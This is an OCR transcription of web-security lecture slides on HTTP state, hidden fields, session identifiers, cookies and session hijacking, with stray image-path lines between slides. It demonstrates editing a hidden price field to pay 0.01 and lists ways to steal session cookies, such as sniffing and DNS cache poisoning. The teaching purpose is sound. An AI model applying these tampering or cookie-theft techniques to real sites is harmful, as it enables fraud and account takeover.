
Basic Structure of Web Traffic



Responses contain

- **Status** code
- **Headers** describing what the server provides
- **Data**
- **Cookies** -- much more on these later!
  (represent state the server would like the browser to store on its behalf)

HTTP Responses



Outline

- **Web 1.0: The basics**
- **The Web with state**
  - Session hijacking
  - Cross-site request forgery (CSRF)
- **Web 2.0: The advent of Javascript**
  - Cross-site scripting (XSS)

HTTP is Stateless


The lifetime of an HTTP session is typically:

- Client connects to the server
- Client issues a request
- Server responds
- Client issues an additional request
- …. repeat ….
- Client disconnects

HTTP has no means of remembering that “this is the same client from that previous session”

- How is it you do not have to log in at every page load?

Maintaining States




Web applications maintain short-lived states

- Server processing often produces intermediate results
- The state is sent to client
- The client returns the state in subsequent requests
- Implemented using hidden fields or cookies

Example: On-line Ordering

`socks.com/order.php`

`socks.com/pay.php`



Separate page

Example: On-line Ordering

What's presented to the user

pay.php

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Example: On-line Ordering

The corresponding backend processing

```
if(pay == yes && price != NULL)
{
  bill_creditcard(price);
  deliver_socks();
}
else
  display_transaction_cancelled_page();
```

Example: On-line Ordering


What's presented to the user

pay.php

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="0.01">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```



Solution: Session Identifiers

The server maintains a trusted state and the client maintains the rest

- Server stores intermediate state
- Server sends a session identifier to access that state to the client
- Client references the session identifier in subsequent responses

Session identifiers must be unpredictable (hard to guess)

- To prevent illegal access to the state
- E.g., sufficiently-long random or pseudorandom string

Using Session Identifiers

What's presented to the user

pay.php

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="781234">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

The server will detect any modification (with high probability) and abort

Using Session Identifiers


The corresponding backend processing

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
  bill_creditcard(price);
  deliver_socks();
}
else
  display_transaction_cancelled_page();
```

We don’t want to pass hidden fields around all the time…

- Tedious to maintain on all the different pages
- **Have to start all over on a return visit (after closing browser window)**

Statefulness with Cookies




The server maintains trusted state

- Server indexes/denotes state with a cookie
- Server sends cookie to the client, which stores it
- Client returns it with subsequent queries to that same server

Cookies: Key-Value Pairs

Set-Cookie: key=value; options; ….



Cookies

```
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT;
            path=/; domain=.zdnet.com
```

- The field “edition” is set to the value “us”
- Expires on Wed 18-Feb-2015 08:20:34 GMT
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie with any future requests to `<domain>/<path>`

Requests with Cookies

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZT
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZT
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```

HTTP Headers

http://zdnet.com/

Subsequent visit

```
GET / HTTP/1.1
Host: zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11 zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNW
```

Why Use Cookies

Session identifier

- After a user has authenticated, subsequent actions provide a cookie
- So the user does not have to authenticate each time

Personalization

- Let an anonymous user customize your site
- Store font choice, etc., in the cookie

Why Use Cookies

Tracking users

- Advertisers want to know your behavior
- Ideally build a profile across different websites
  (visit the Apple Store, then see iPad ads on Amazon?)
- How can site B know what you did on site A?

- While visiting A, you are shown an ad from an ad network C
- C sees the referrer URL and thus knows that you visited A
- C can use a cookie to store the list of sites each user visited

Outline

- **Web 1.0: The basics**
- **The Web with state**
  - Session hijacking
  - Cross-site request forgery (CSRF)
- **Web 2.0: The advent of Javascript**
  - Cross-site scripting (XSS)

Cookies and Web Authentication

- An extremely common use of cookies is to track users who have already authenticated
- If the user already visited `http://website.com/login.html?user=alice&pass=secret` with the correct password, then the server associates a "session cookie" with the user's info
- Subsequent requests include the cookie in the request headers and/or as one of the fields: `http://website.com/doStuff.html?sid=81asf98as8eak`

Cookies Theft


Session cookies must be protected

- A session cookie gives access to a site with the privileges of the user that established that session

Stealing a cookie may allow an attacker to impersonate a legitimate user!

- Actions that will seem to be due to that user
- Permitting theft or corruption of sensitive data

Stealing Session Cookies



- Compromise the server or user's machine/browser
- Predict it based on other information you know
- Sniff the network
- DNS cache poisoning:
  Trick the user into thinking you are Facebook, and the user will send you the cookie

Mitigating hijack: Time-out session IDs and delete them once the session ends

Outline

- **Web 1.0: The basics**
- **The Web with state**
  - Session hijacking
  - Cross-site request forgery (CSRF)
- **Web 2.0: The advent of Javascript**
  - Cross-site scripting (XSS)

